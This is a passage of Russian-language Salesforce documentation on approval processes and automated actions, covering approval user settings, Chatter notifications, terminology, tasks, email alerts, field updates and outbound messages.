Отозвано	Запись отправлена на утверждение, но отозвана из процесса утверждения.

СМ. ТАКЖЕ:

- Утверждения
- Отправка записи на утверждение
- Отклик на запрос об утверждении
- Запросы на утверждение для пользователей

Настройки пользователя для утверждений

Укажите представителя, ответственного за утверждение, и проверьте, получены ли электронные уведомления об утверждении.

В разделе личных параметров войдите в раздел *«Параметры ответственного»* в поле Быстрый поиск, затем выберите пункт **«Параметры ответственно»**. Нет результатов? Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Представитель ответственного за утверждение	Альтернативный вариант ответственного за утверждение. Если это поле заполнено, пользователь получит такие же запросы на утверждение, что и администратор. Представители ответственных за утверждения не могут переназначать запросы на утверждение; они могут только утверждать или отклонять запросы.
Менеджер	В зависимости от настройки процессов утверждения администратором запросы на утверждение могут автоматически перенаправляться менеджеру.
Принимать сообщения эл. почты, содержащие запросы на утверждение	Данный параметр проверяет, будут ли уведомления о запросах на утверждение приходить по электронной почте, в приложение Salesforce1 или в приложение Lightning Experience. Если будет выбрано **«Никогда»**, уведомления о запросах на утверждение приходить не будут. Тем не менее в зависимости от параметров электронной почты очереди, настроенных администратором, пользователь может получать сообщения электронной почты, содержащие запросы на утверждение, из очереди.

Выключить сообщения с запросом на утверждение в Chatter

По умолчанию, когда в организации включены утверждения в Chatter, вы получаете уведомления о запросах на утверждение как по электронной почте, так и в сообщении Chatter. Чтобы перестать получать эти сообщения в Chatter, выключите эту функцию. Если вы сделаете это, то данные сообщения не будут появляться в вашей ленте, но будут отображаться в ленте связанной записи.

Что происходит при выключении функции получения запросов на утверждение в Chatter?

По умолчанию, если в организации включены утверждения в Chatter, вы получаете уведомления о запросах на утверждение как по эл. почте, так и в Chatter. Вот что происходит, если отключить функцию получения уведомлений через сообщения Chatter.

СМ. ТАКЖЕ:

Запросы на утверждение для пользователей

Выключить сообщения с запросом на утверждение в Chatter

По умолчанию, когда в организации включены утверждения в Chatter, вы получаете уведомления о запросах на утверждение как по электронной почте, так и в сообщении Chatter. Чтобы перестать получать эти сообщения в Chatter, выключите эту функцию. Если вы сделаете это, то данные сообщения не будут появляться в вашей ленте, но будут отображаться в ленте связанной записи.

Доступно в версиях: Salesforce Classic и Lightning Experience
Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Contact Manager**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы просмотреть сообщение с запросом на утверждение для записи, сделайте следующее.

- Чтение для записи

1. Введите строку *«Мои ленты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Мои ленты»**.
2. Снимите флажок, чтобы получать запросы на утверждение в виде сообщений.
3. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

Настройки пользователя для утверждений

Что происходит при выключении функции получения запросов на утверждение в Chatter?

По умолчанию, если в организации включены утверждения в Chatter, вы получаете уведомления о запросах на утверждение как по эл. почте, так и в Chatter. Вот что происходит, если отключить функцию получения уведомлений через сообщения Chatter.

Доступно в версиях: Salesforce Classic и Lightning Experience
Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Contact Manager**.

- Если вы отключите данную функцию, когда ожидается действие по назначенному вам утверждению, вы увидите новые уведомления, только если вы следите за записью на утверждение.
- Однако, если сотрудник отслеживает запись утверждения, сообщения об утверждении будут доступны в записи, содержимое которой не связано с ответственным за утверждение.
- В полученных ранее уведомлениях о подтверждении будет отображаться содержимое, которое не связано с ответственным за утверждение.

- Кнопки Approve и Reject будут убраны из существующих сообщений вашей ленты.

СМ. ТАКЖЕ:

Настройки пользователя для утверждений

Выключить сообщения с запросом на утверждение в Chatter

Терминология по процессам утверждения

Ниже перечислены термины, используемые в системе Salesforce для процессов утверждения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Действия утверждения
Действие утверждения — это действие, использующееся при условии одобрения этапа всеми необходимыми ответственными за утверждение.

Процесс утверждения
Процесс утверждения автоматизирует способ утверждения записей в системе Salesforce. Процесс утверждения определяет каждый этап утверждения, включая того, кто утверждает запрос, и что следует делать на каждом шагу процесса.

Запрос на утверждение
Запрос на утверждение — это сообщение эл. почты, уведомление Salesforce1, уведомление Lightning Experience или сообщение Chatter, уведомляющее получателя об отправке записи на утверждение и назначении ему утверждения.

Этапы утверждения
Этапы утверждения определяют последовательность выполнения отдельных процессов утверждения. Каждый этап определяет, какая запись может войти в данный этап, кто назначает запрос об утверждении и все ли представители ответственного за утверждение будут отвечать на запросы. На первом этапе определяется алгоритм действий, если запись не входит в этот этап. На более поздних этапах определяется алгоритм действий при отклонении запроса ответственным за утверждение.

Назначенный ответственный за утверждение
Назначенный ответственный за утверждение — это пользователь, ответственный за утверждение запроса.

Представитель ответственного за утверждение
Делегированный ответственный за утверждение — это пользователь, выбранный назначенным ответственным за утверждение в качестве альтернативы для отправки запросов на утверждение.

Электронное утверждение
Электронное утверждение позволяет пользователям утверждать запросы, отвечая на электронное уведомление.

Действия исходной отправки
Действие исходной отправки — это действие, возникающее при первоначальной отправке пользователем записи на утверждение. По умолчанию запись заблокирована.

Действия окончательного утверждения
Действия окончательного утверждения — это действия, выполняемые при наличии всех обязательных утверждений записи.

Действия окончательного отклонения
Действие окончательного отклонения — это действие, возникающее при отклонении ответственным за утверждение запроса и его переходе в статус окончательного отклонения.

Исходящее сообщение

Исходящее сообщение отправляет информацию в назначенную конечную точку, например внешнюю службу. Исходящие сообщения настраиваются в разделе «Настройка». Следует настроить внешнюю конечную точку и создать приёмник сообщения посредством SOAP API.

Экземпляр процесса

Экземпляр процесса — это один экземпляр процесса утверждения. Новый экземпляр процесса создается при каждой отправке записи на утверждение.

Узел экземпляра процесса

Узел экземпляра процесса — это экземпляр этапа утверждения. Новый узел экземпляра процесса создается при каждом входе записи на этап процесса утверждения. Если запись не соответствует критериям этапа или экземпляр процесса утверждения выполняется без входа на этап, то узел экземпляра процесса не создается.

Действия отзыва

Действие отзыва — это действие, возникающее во время отзыва, отправленного на утверждение запроса. По умолчанию запись разблокирована.

Блокировка записи

Блокировка записи — это процесс, предотвращающий редактирование записи пользователями, независимо от параметров безопасности поля или общего доступа. Система Salesforce по умолчанию блокирует записи, ожидающие утверждения. Только администраторы могут редактировать заблокированные записи.

СМ. ТАКЖЕ:

Утверждения

Выполнение автоматизированных действий

Настройка процесса утверждения

Выполнение автоматизированных действий

Автоматизированное действие — это многоразовый компонент, выполняющий определенное действие в фоновом режиме (например, обновление поля или отправку сообщения эл. почты). Созданные автоматизированные действия можно добавлять в процессы, контрольные точки или другие автоматизированные процессы.

Тип действия	Процессы, поддерживающие действие				
	~~Бизнес-правило~~	Конструктор процессов	Поток	Процесс утверждения	Процесс права
Электронное предупреждение	✅	✅	✅	✅	✅
Обновление поля	✅			✅	✅
Триггеры потока (пробная версия)	✅ (только немедленные)				

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Тип действия	Процессы, поддерживающие действие				
	Бизнес-правило	Конструктор процессов	Поток	Процесс утверждения	Процесс права
Исходящее сообщение	✓			✓	✓
Задача	✓			✓	✓

Рекомендации по использованию автоматизированных действий

Прежде чем приступить к работе с автоматизированными действиями, ознакомьтесь с соответствующими ограничениями и особыми алгоритмами.

Действия задачи

Действия задачи определяют сведения о назначении, которое предоставлено конкретному пользователю автоматизированным процессом. С действиями задач могут быть связаны бизнес-правила, процессы утверждения и процессы права.

В меню «Настройка» введите строку *«Задачи»* в поле «Быстрый поиск» и выберите пункт **«Задачи»**. Затем настройте задачу с помощью следующих параметров.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Объект	Выберите объект для задачи. Помните, что задачи могут быть связаны только с бизнес-правилами или процессами утверждения для того же типа объекта. Выберите объект, отслеживающий действия. Прим.: Задачи недоступны для типов статей.
Назначено	Выберите назначенного для задачи. В зависимости от типа выбранной записи, назначенным может быть пользователь, роль, ответственный за запись, автор записи или роль в группе, работающей с возможностями или организациями. Прим.: • Если задача назначена ответственному за запись, а ответственность за интерес или обращение назначена очереди, то задача назначается пользователю, инициировавшему выполнение правила. • Если настраиваемый объект связан со стандартным объектом посредством взаимосвязи «Основная — подробная», то ответственный за запись настраиваемого объекта автоматически назначается ответственным за основную запись стандартного объекта. Например, если настраиваемый объект «Расходы» связан со стандартным объектом «Организации» посредством взаимосвязи «Основная — подробная», то ответственный за

Поле	Описание
	каждую запись объекта «Расходы» назначается ответственным за организацию для объекта «Расходы». • Если задача бизнес-правила назначена роли, которой задано несколько пользователей, то эта задача назначается ответственному за запись, независимо от его роли. Рекомендуем избегать назначения задач ролям, заданным нескольким пользователям. При назначении задач ролям, заданным только одному пользователю, пользователь может быть изменен без изменения бизнес-правила. Если задача бизнес-правила назначена роли, которой не задано значение, то эта задача назначается ответственному за запись, независимо от его роли. • Если преобразование интереса выполняется пользователем, который не несет ответственность за интерес, то все задачи бизнес-правила, связанные с интересом и назначенные данному пользователю, кроме электронных предупреждений, переназначаются ответственному за интерес. Задачи бизнес-правила, назначенные пользователям, которые не несут ответственность за интересы и их преобразование, не меняются.
Тема	Введите тему задачи. Тема должна включать в себя специфичную нотацию (например, примечание *Автоматически/*`Automated`), чтобы обеспечить различие между автоматическими задачами и задачами, которые создают пользователи.
Уникальное имя	Введите уникальное имя, которое должно использоваться для обращения к данному компоненту в API. Уникальность требуется только для выбранного типа объекта. Одно уникальное имя может быть задано нескольким действиям одного типа, при условии использования разных объектов. Поле **«Уникальное имя»** может содержать только буквы, цифры и символы подчеркивания. Имя должно быть уникальным для выбранного типа объекта; должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Крайний срок	Выберите крайний срок для задачи. Крайний срок отображается в часовом поясе назначенного. Если параметру задачи **«Крайний срок»** задано значение «Дата триггера правила», то триггеры времени и крайние сроки задачи бизнес-правила зависят от времени выполнения действия для триггера времени бизнес-правила. Например, если крайнему сроку задачи задано значение «Дата триггера правила плюс 10 дней», а триггер времени выполняется 1 января, то система Salesforce устанавливает крайний срок задачи на 11 января.
Статус	Выберите статус задачи.
Приоритет	Выберите приоритет задачи.
Комментарии	Введите комментарии для задачи.

Все задачи содержат поле **«Создано»**. Данное поле задачи содержит имя пользователя, сохранившего запись, инициировавшую выполнение правила назначения задачи.

Задачи не запускают выполнение бизнес-правил на основе задач, если они созданы автоматически, например нажатием кнопки **«Отправить сообщение эл. почты»** или при использовании поля адреса эл. почты Email to Salesforce «BCC:» (скрытая копия).

СМ. ТАКЖЕ:

Связывание действий с бизнес-правилами и процессами утверждения

Действия электронного предупреждения

Электронные предупреждения — это сообщения электронной почты, формируемые автоматически и отправляемые назначенным получателям. Электронные предупреждения содержат стандартный текст и список получателей сообщения электронной почты. Электронные предупреждения — это действия, связанные с потоками, бизнес-правилами, процессами утверждения или права, а также другими процессами. Предупреждения также доступны с помощью функции «Вызываемое действие» конечной точки REST API.

В меню «Настройка» введите строку *«Электронные предупреждения»* в поле «Быстрый поиск» и выберите пункт **«Электронные предупреждения»**. Затем настройте электронное предупреждение с помощью следующих параметров.

Совет: Создайте стандартный бланк для всех шаблонов эл. почты, используемых для предупреждений бизнес-правил.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Описание	Введите описание.
Уникальное имя	Введите уникальное имя, которое должно использоваться для обращения к данному компоненту в API. Уникальность требуется только для выбранного типа объекта. Одно уникальное имя может быть задано нескольким действиям одного типа при условии использования разных объектов.Поле **«Уникальное имя»** может содержать только буквы, цифры и символы подчеркивания. Имя должно быть уникальным для выбранного типа объекта; должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Объект	Если доступно, выберите нужный объект для данного электронного предупреждения. Данный объект используется системой Salesforce при создании значений полей слияния для шаблонов эл. почты с помощью бизнес-правил и процессов утверждения. Кроме того, получатели данного электронного предупреждения могут быть определены посредством полей поиска контактов и пользователей, соответствующих данному объекту. Например, лицо, подписавшее контракт, может быть определено в качестве получателя при выборе объекта «Контракт». Если новое электронное предупреждение связано с процессом утверждения или бизнес-правилом для определенного объекта, то объект доступен только для чтения.

Поле	Описание
Шаблон эл. почты	Выберите шаблон эл. почты. Добавьте поля слияния для ссылки на сведения в записи, используемой в качестве основы эл. предупреждения. Например, добавьте ссылку на возможность. Поля слияния утверждения (кроме `{!ApprovalRequest.Comments}`) по имени `{!ApprovalRequest.имя_поля}` возвращают значения в шаблонах эл. почты только при их использовании в сообщениях эл. почты о назначении утверждения и в электронных предупреждениях для процессов утверждения. При использовании в других сообщениях эл. почты, включая электронные предупреждения для бизнес-правил, поля слияния утверждения возвращают значение null. Поле слияния `{!ApprovalRequest.Comments}` возвращает только последний введенный комментарий в сообщениях эл. почты для этапа утверждения, предполагающего единогласное утверждение несколькими ответственными. Если доступно, установите флажок **«Защищенный компонент»**, чтобы отметить предупреждение, являющееся частью пакета со статусом «Управляемый — выпущенный», в качестве защищенного.
Тип получателя	Укажите, кто будет получать это электронное предупреждение.
Получатели	Выберите получателей данного электронного предупреждения в списке **«Доступные получатели»** и нажмите кнопку **«Добавить»**. При изменении объекта после выбора получателей система Salesforce очищает список **«Выбранные получатели»**. Если в качестве получателя сообщения эл. сообщения указана роль, включающая в себя несколько пользователей, Salesforce отправит сообщения всем пользователям роли. Если получатель сообщения эл. почты несет ответственность за запись и является очередью, то очереди отправляется электронное предупреждение. Если очередь поддерживает отправку сообщений эл. почты всем своим участникам, то уведомление также отправляется участникам очереди. Если адрес эл. почты очереди не указан, то уведомление отправляется только участникам очереди.
Дополнительные адреса эл. почты	Для получателей, не являющихся пользователями, интересами или контактами Salesforce, можно добавить не более пяти адресов эл. почты.
Адрес эл. почты отправителя	Введите пользователя бизнес-правил по умолчанию или предварительно настроенный и проверенный единый адрес. В этом поле можно указать стандартный адрес эл. почты организации (например, support@company.com) вместо стандартного поля **«От»**, содержащего адрес эл. почты пользователя, обновившего запись. Параметр **«Выберите данный адрес в качестве стандартного адреса эл. почты отправителя для электронных предупреждений данного объекта»** переопределяет поле **«Адрес эл. почты отправителя»** во всех электронных предупреждениях, связанных с данным объектом. Чтобы использовать другое значение поля **«Адрес эл. почты отправителя»**, настройте отдельные электронные предупреждения. Если электронное предупреждение устанавливается с использованием управляемого или неуправляемого пакета, параметр **«Адрес эл. почты отправителя»** в электронном предупреждении бизнес-правила заменяется адресом эл. почты текущего пользователя. Параметр **«Адрес эл. почты отправителя»** не меняется в случае использования других типов развертывания, таких как Metadata API или наборы изменений.

Прим.: Ежедневное ограничение по количеству сообщений эл. почты, отправленных посредством электронных предупреждений, составляет 1 000 сообщений в расчете на одну организацию со стандартной лицензией Salesforce, кроме организаций с бесплатной лицензией Developer Edition и пробной лицензией, ежедневное ограничение для которых составляет 15 сообщений. Общее ограничение для организации составляет 2 000 000. Данное ограничение применяется к сообщениям эл. почты, отправленным посредством электронных предупреждений в бизнес-правилах, процессах утверждения, потоках или REST API.

СМ. ТАКЖЕ:

Доступные типы получателей для электронных предупреждений
Ежедневные ограничения для электронных предупреждений

Доступные типы получателей для электронных предупреждений

При настройке электронного предупреждения указываются получатели этого сообщения. Возможные варианты зависят от параметров организации и выбранного объекта.

Тип получателя	Описание
Ответственный за организацию	Пользователь, указанный как ответственный за саму организацию или организацию, связанную с записью. Данное значение поддерживается только электронными предупреждениями, настроенными для организаций, возможностей, обращений, контактов, контрактов и любых настраиваемых объектов, являющихся дочерними объектами организации. В связанной организации также должен быть указал ответственный за организацию. При выборе другого типа объекта или в случае отсутствия ответственного за связанную организацию система Salesforce отправляет электронное предупреждение ответственному за запись.
Группа, работающая с организациями	Все пользователи, назначенные определенной роли в группе, работающей с организациями. Значение «Группа, работающая с организациями» доступно всегда. Тем не менее сообщения эл. почты отправляются только в том случае, если правило связывается с объектом организации или любым непосредственным дочерним объектом.
Группа, работающая с обращениями	Все пользователи, назначенные определенной роли группы, работающей с обращениями.
Автор	Пользователь, создавший запись.
Пользователь клиентского портала	Все пользователи, связанные с клиентским порталом.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Тип получателя	Описание
Поле типа «Эл. почта»	Поле адреса эл. почты для выбранного объекта (например, поле «Эл. почта» в записях интересов или настраиваемые поля эл. почты). Прим.: При создании электронных предупреждений для участников кампании значение «Поле эл. почты» ссылается на поле эл. почты интереса или контакта, используемое для создания участника кампании.
Группа, работающая с возможностями	Все пользователи, назначенные определенной роли для группы потенциальных клиентов. Данное значение отображается только при использовании функции группового сбыта. Значение «Группа потенциальных клиентов» может использоваться только в электронных предупреждениях, настроенных для возможностей. Данное значение не поддерживается электронными предупреждениями, настроенными для дочерних объектов возможностей.
Ответственный	Ответственный за запись.
Пользователь-партнер	Все пользователи, связанные с партнерским порталом.
Роль портала	Все пользователи, назначенные определенной роли портала.
Роль портала и подчиненные роли	Все пользователи, назначенные определенной роли на портале, а также все пользователи с подчиненными ролями.
Общедоступные группы	Пользователи в отдельной общедоступной группе.
Связанные контакты	Контакт, связанный с записью. Например, поле «Подписал от лица клиента» может быть выбрано для контрактов, содержащих имя сотрудника, подписавшего контракт.
Связанный ответственный за интерес или контакт	Ответственный за интерес или контакт участника кампании.
Связанный пользователь	Пользователь, связанный с записью. Например, записи контракта содержат поле «Активировано», которое содержит имя пользователя, активировавшего контракт.
Роль	Все пользователи, назначенные определенной роли.
Роль и внутренние подчиненные роли	Все пользователи, назначенные определенной роли, а также пользователи с подчиненными ей ролями, за исключением пользователей партнерского и клиентского порталов.
Роль и подчиненные роли	Все пользователи, назначенные определенной роли, а также все пользователи с подчиненными ролями.
Пользователь	Отдельный пользователь.

Действия по обновлению полей

Действия по обновлению полей позволяют автоматически обновлять значения полей. Можно связать обновления полей с бизнес-правилами, процессами утверждения или процессами права.

В разделе «Настройка» введите строку *«Обновления полей»* в поле «Обновление» и выберите пункт **«Обновления полей»**. Затем используйте следующие параметры для настройки обновления поля.

Прежде чем приступать, проверьте тип обновляемого поля. Поля, доступные только для чтения (например, поля формулы или автонумерации), не поддерживают обновления полей.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Имя	Введите имя для данного обновления поля.
Уникальное имя	Введите уникальное имя, которое должно использоваться для обращения к данному компоненту в API. Уникальность требуется только для выбранного типа объекта. Вы можете использовать обновления полей одного и того же типа с одинаковым уникальным именем при условии, что они определены для разных объектов. Поле **Уникальное имя** может содержать только символы нижнего подчеркивания и буквенно-цифровые символы. Имя должно быть уникальным для выбранного типа объекта; должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Описание	Введите описание для данного обновления поля.
Объект	Выберите объект, поле которого необходимо обновить.
Поле для обновления	Выберите поле для обновления. Поля отображаются только для выбранного объекта. Вы можете выбрать поле для связанного объекта, который находится во взаимосвязи «основная-подробная». Вы можете использовать обновления полей для зашифрованных настраиваемых полей, однако зашифрованные поля будут недоступны в редакторе формул. Совет: Старайтесь не связывать несколько обновлений поля с правилом или процессом утверждения, которые применяют разные значения к одному полю.
Переоценка бизнес-правил после изменения поля	Выберите этот пункт, если требуется, чтобы для бизнес-правила для этого объекта была выполнена переоценка после обновления значения поля. При выборе этого параметра Salesforce выполнит переоценку всех бизнес-правил для этого объекта в случае, если после обновления значения поля это значение изменится, что приведет к запуску любых бизнес-правил, критериям которых будет соответствовать обновленное значение. Дополнительную информацию см. в разделе «Обновления

Поле	Описание
	полей, выполняющие повторную оценку бизнес-правил» на странице 6401.
Укажите новое значение поля	Значение, которым должно обновляться поле. Доступные варианты определяются типом обновляемого поля. Дополнительные сведения см. в разделе Параметры значения для действий обновления поля на странице 6389.

СМ. ТАКЖЕ:

- Связывание действий с бизнес-правилами и процессами утверждения
- Обновления полей кросс-объекта
- Рекомендации по обновлениям полей

Параметры значений для действий обновления полей

При создании действия обновления полей укажите, каким должно быть новое значение поля.

Доступные варианты обновления полей определяются типом обновляемого поля.

- Установите переключатель **«Специальное значение»** и введите нужное значение.
- Чтобы разрешить системе Salesforce удаление любого текущего значения и пропуск поля, установите переключатель **«Пустое значение (ноль)»**. Данный параметр недоступен для обязательных полей, флажков и некоторых других типов полей.
- Выберите пользователя, которому должна быть назначена ответственность за запись. При необходимости выберите очередь для записей обращений, интересов или настраиваемых объектов. Чтобы отправить сообщение эл. почты новому ответственному за запись, установите флажок «Уведомить назначенного» (данный параметр недоступен при наличии флажка «Разрешить пользователям контроль над уведомлениями о назначении задач»).
- При использовании флажков выберите значение «Истина» для установки флажка и значение «Ложь» для снятия флажка.
- При использовании раскрывающихся списков выберите специальное значение из раскрывающегося списка или выберите значение выше или ниже текущего значения на основе порядка сортировки, заданного в определении раскрывающегося списка. При сортировке значений по алфавиту вышестоящие или нижестоящие значения могут различаться для пользователей других языков.
- Чтобы вычислить значение на основе выражения, полей слияния или других значений, установите переключатель **«Использовать формулу для определения нового значения»**. Дополнительные сведения об использовании формул в Salesforce см. в разделе Расчет значений полей с помощью формул на странице 5925.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Действия с исходящими сообщениями

Исходящее сообщение отправляет информацию в назначенную конечную точку, например внешнюю службу. Исходящие сообщения настраиваются в разделе «Настройка». Следует настроить внешнюю конечную точку и создать приёмник сообщения посредством SOAP API. Можно связать исходящие сообщения с бизнес-правилами, процессами утверждения или процессами права.

Например, процесс оплаты для утвержденного отчета по расходам может автоматически инициироваться исходящим API-сообщением для внешней HR-системы.

В разделе «Настройка» введите *«Исходящие сообщения»* в поле «Быстрый поиск» и выберите пункт **«Исходящие сообщения»**. Затем используйте следующие параметры для настройки исходящего сообщения.

Поле	Описание
Объект	Выберите объект, содержащий информацию, которая должна быть добавлена в исходящее сообщение.
Имя	Введите имя для данного исходящего сообщения.
Уникальное имя	Введите уникальное имя, которое должно использоваться для обращения к данному компоненту в API. Уникальность требуется только для выбранного типа объекта. Допускается использование исходящих сообщений с одним и тем же уникальным именем при условии, что они заданы для различных объектов. Поле **«Уникальное имя»** может содержать только буквы, цифры и символы подчеркивания. Имя должно быть уникальным для выбранного типа объекта; должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Описание	Введите описание, чтобы объяснить другим пользователям назначение исходящего сообщения.
URL-адрес конечной точки	Введите URL-адрес конечной точки для получателя сообщения. Система Salesforce отправляет сообщение SOAP на данную конечную точку.
Пользователь для отправки как	Выберите пользователя Salesforce, который должен использоваться при отправке сообщения. Выбранный пользователь определяет доступность данных для сообщения, отправленного на конечную точку.
Код сеанса отправки	Чтобы добавить код сеанса Salesforce в исходящее сообщение, установите флажок «Код сеанса отправки». Чтобы выполнять вызовы API без ввода имени пользователя и пароля, добавьте код сеанса в сообщение. Настоятельно рекомендуем отправлять имя пользователя и пароль только посредством зашифрованного сообщения (особенно при использовании производственной среды). Отправка незашифрованных сообщений небезопасна.
Приоритет	Выберите приоритет для исходящего сообщения.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Поля организации для отправки	Выберите поля для добавления в исходящее сообщение и нажмите кнопку **«Добавить»**.

Если URL конечной точки использует клиентский сертификат, см. Импортирование клиентского сертификата для URL конечной точки на странице 6401.

СМ. ТАКЖЕ:

- Отслеживание статуса доставки исходящего сообщения
- Рекомендации по использованию исходящих сообщений
- Руководство разработчика SOAP API
- Связывание действий с бизнес-правилами и процессами утверждения
- Рекомендации по использованию исходящих сообщений

Уведомления об исходящих сообщениях

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Запрос на уведомление, содержащее все исходящие сообщения, которые не были отправлены в течение последних суток, может охватывать не более пяти пользователей. Новые уведомления отправляются каждые 24 часа до отмены запроса. Неотправленные сообщения удаляются из связанного списка неотправленных исходящих сообщений через семь дней. При необходимости удалите данные сообщения самостоятельно или отправьте запрос на повторную доставку.

Прим.: Если данные параметры не отображаются, то организация не поддерживает исходящие сообщения. Чтобы включить поддержку исходящих сообщений, обратитесь в компанию Salesforce.

Создание уведомления об исходящих сообщениях

Запрос на уведомление, содержащее все исходящие сообщения, которые не были отправлены в течение последних суток, может охватывать не более пяти пользователей. Новые уведомления отправляются каждые 24 часа до отмены запроса.

Просмотр запроса на уведомления об исходящих сообщениях

Создание уведомления об исходящих сообщениях

Запрос на уведомление, содержащее все исходящие сообщения, которые не были отправлены в течение последних суток, может охватывать не более пяти пользователей. Новые уведомления отправляются каждые 24 часа до отмены запроса.

1. Введите строку ««*Уведомления об исходящих сообщениях*»» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **««Уведомления об исходящих сообщениях»»**.
2. Нажмите кнопку **«Создать»**.
3. Введите полное имя пользователя или щелкните значок для выбора имени из списка.
4. Сохраните запрос.

Прим.: Если данные параметры не отображаются, то организация не поддерживает исходящие сообщения. Чтобы включить поддержку исходящих сообщений, обратитесь в компанию Salesforce.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы создать уведомление об исходящих сообщениях, следуйте приведенным ниже инструкциям.

- Изменение всех данных

Просмотр запроса на уведомления об исходящих сообщениях

Со страницы с описанием запроса на уведомления об исходящих сообщениях.

- Чтобы изменить имя пользователя для запроса на уведомление, нажмите кнопку **«Правка»**. Данное действие выполняется быстрее, чем удаление и последующее создание запроса.
- Чтобы удалить запрос на уведомление, нажмите кнопку **«Удалить»**.
- Чтобы клонировать запрос на уведомление, нажмите кнопку **«Клонировать»**.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра или редактирования запроса на уведомления об исходящих сообщениях:

- Изменение всех данных

Отслеживание статуса доставки исходящего сообщения

Чтобы отслеживать статус доставки исходящих сообщений, введите строку *«Исходящие сообщения»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Исходящие сообщения»**.

- *«Неотправленные исходящие сообщения»* — это сообщения, ожидающие доставки.
- *«Самые давние неотправленные сообщения в очереди»* — это недоставленные сообщения, которые будут удалены по истечении 24 часов.
- *«Неотправленные исходящие сообщения»* — это сообщения, которые не удалось доставить и которые были отменены. Сообщения отображаются только при наличии флажка «Добавить неотправленные сообщения в связанный список неотправленных исходящих сообщений», установленного при их создании. Данный связанный список отображается только после включения его поддержки.

Ниже перечислены действия, доступные на данной странице.

- Чтобы просмотреть действие, инициировавшее исходящее сообщение, щелкните нужный код действия бизнес-правила или процесса утверждения.
- Чтобы изменить дату в поле **«Следующая попытка»** на текущую, нажмите кнопку **«Повторить»**. Данное действие инициирует незамедлительную повторную доставку сообщения. При нажатии кнопки **«Повторить»** в связанном списке **«Неотправленные исходящие сообщения»** исходящее сообщение перемещается в связанный список **«Следующие элементы для доставки»** и повторно обрабатывается в течение следующих 24 часов.
- Чтобы безвозвратно удалить исходящее сообщение из очереди, щелкните ссылку **«Удал.»**.

Прим.: Если данные параметры не отображаются, то организация не поддерживает исходящие сообщения. Чтобы включить поддержку исходящих сообщений, обратитесь в компанию Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Утверждения и действия контрольных точек недоступны в версиях: **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отслеживания исходящих сообщений:

- Изменение всех данных

Импорт клиентского сертификата для URL конечной точки

Если URL конечной точки вашего исходящего сообщения использует клиентский сертификат, импортируйте его, чтобы запустить исходящее сообщение в действие.

1. Введите строку *«API»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«API»**.
2. Щелкните ссылку **«Создать сертификат клиента»**.
3. Сохраните сертификат в соответствующую область.
4. Импортируйте загруженный сертификат на сервер приложений и настройте данный сервер для проверки сертификата клиента.

Определение триггера потока для бизнес-правила (пробная версия)

